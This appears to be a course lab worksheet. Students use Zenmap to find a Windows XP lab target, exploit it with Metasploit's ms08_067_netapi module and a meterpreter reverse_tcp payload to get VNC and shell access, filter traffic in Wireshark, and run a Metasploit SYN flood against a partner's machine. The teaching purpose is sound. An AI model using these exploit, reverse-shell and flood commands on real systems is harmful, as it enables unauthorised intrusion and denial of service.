**Unit 4 Guided Practice: Metasploit & Wireshark**


For this guided practice, you will download the instructions listed below. Answer the question as you go through the steps and add the screenshots were indicated in the instructions document. Save using the following file naming convention YourFirst\_LastName\_U2\_GP. Submit the document with the screenshots using the upload instruction.

**Task 1 – Scan for system and Metasploit**

In this guided practice, you will be scanning the network for a Windows XP machine and then using the Metasploit exploit from Kali to take control of the system.

**Steps**

1. \*Open your Kali Linux and open Applications 🡺 01 – Information Gathering -> Zenmap. This will open the ZenMap application which is the graphical interface for nmap.



1. Type your current network 10.XX.XX.0/24 into the Target and Intense scan plus into the profile then click the scan button.
2. After the scan is completed, check each system to make sure which is the Windows XP system; this will be your target system.


Answer the following question in the space provided.

What is your target system’s IP address? Click or tap here to enter text.


1. After you have found the Windows XP system click on the following

08 – Exploitation Tools -> Metasploit


\*The first time your run the system it will create the msf database. You will then be placed into the Metasploit desktop.




1. Type **use** **exploit/windows/smb/ms08\_067\_netapi**




1. Type **show options**



1. Type **set RHOST 11.1.1.X** which is the IP address of your target
2. Type **set payload windows/meterpreter/reverse\_tcp**




1. Type **show options**




1. Now you will set our listen host. Type **ifconfig** to see what your IP address is.

What is your IP address? Click or tap here to enter text.

1. Type **set LHOST 11.1.1.X** (your IP address)
2. Type set **LPORT 6666**




1. \*Type **exploit**




If everything worked properly, you should now “own” the target system. Try some things on the system to make sure you are in control.

1. \*Type **sysinfo**



You should see your system showing as a Windows XP system with Service Pack 3.

1. Type **ipconfig**



1. Type **run vnc**

What does this command do? Click or tap here to enter text.

What can you do from this screen? Click or tap here to enter text.

Task 4

Finally we will create a prompt style shell of the victim machine.

\*Type **shell**

What does this create from the target system? Click or tap here to enter text.

How could you use the shell to further exploit the system? Click or tap here to enter text.

**Deliverables for Task 1**

Screenshot of your Zenmap screen with your target system’s information

Screenshot of your Metasploit desktop


Screenshot of your exploit

Screenshot of sysinfo

Screenshot of shell


**Task 2 - Looking at packets using Wireshark**

Wireshark is a network protocol analyzer which is available on many different platforms. You will be using the program to look at packets going through the network. If you only have a single PC that is okay because you can run your PC and VMware on the same system with two different IP addresses.




On the left side you will see a list of interfaces on your system through which you can capture packets.

As soon as you click the interface’s name, you’ll see the packets start to appear in real time. Wireshark captures each packet sent to or from your system.



There won’t be a lot of traffic on the network as we only have a small network with very few computers attached.

Click the stop capture button near the top left corner of the window when you want to stop capturing traffic.



You’ll probably see packets highlighted in green, blue, and black. Wireshark uses colors to help you identify the types of traffic at a glance. By default, green is TCP traffic, dark blue is DNS traffic, light blue is UDP traffic, and black identifies TCP packets with problems.


Click on one of the packets to see the information about that packet.

What type of packet are you looking at? \_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_

Is this a UDP or TCP packet? \_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_

Take a screenshot of your Wireshark capture screen.

Now we are going to filter the Wireshark capture screen so that only that type of packet shows in the Wireshark screen. On the Filter like type DNS. This should eliminate every packet except those to the DNS system.



How would you filter for pings? \_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_

How would you filter for web pages? \_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_

Pull a screenshot of your filtered Wireshark screen, this will also be part of your deliverables.

**Deliverables for task 2**

Answers to the above questions

Screen shots of Show IP routes and pings

Screenshot of your Wireshark capture screens.


**Task 3 – DOS attack**

In this lab, you will be using Metasploit Auxilary SYN Flood to launch an attack against a partner on your network. A Synflood is a type of DoS attack which use to send a huge amount of Sync data to consume all the resources of the target system. You will attack your partner’s system and then they will turn around and attack yours. If you are running the attack on a single system you will attack from your Kali VMware system to your PC using the PC’s IP address.

Let’s start by launching Metasploit by simply typing **msfconsole** in your terminal Window. It will take a couple of minutes to launch the console. Then use the select the auxiliary synflood command by typing:

**msf > use auxiliary/dos/tcp/synflood**

**Type > show options – take a screenshot**




Set your RHOST and RPORT which is your partner’s IP address and the port numbers respectively.

msf auxiliary(synflood) > **set RHOST 10.XX.XX.XX**

RHOST => 10.XX.XX.XX

msf auxiliary(synflood) > **set RPORT 80**

RPORT => 80



Then type exploit to start the DOS attack.

msf auxiliary(synflood) > exploit

[\*] SYN flooding 10.XX.XX.XX:80…

Go to the system that is being attacked and open Wireshark. You will he hundreds or thousands of packets coming to your system through the network.

Press the control-C to stop the attack.

Switch with your partner and have them attack your system.

What effect does the attack have on your system?

What can you do to stop the attack?

**Deliverables for Task 3**

Screenshot of the synflood command and options

Screenshot of your exploit

Screenshot of a Wireshark screen when you are being attacked.

Answers to the questions about the synflood attack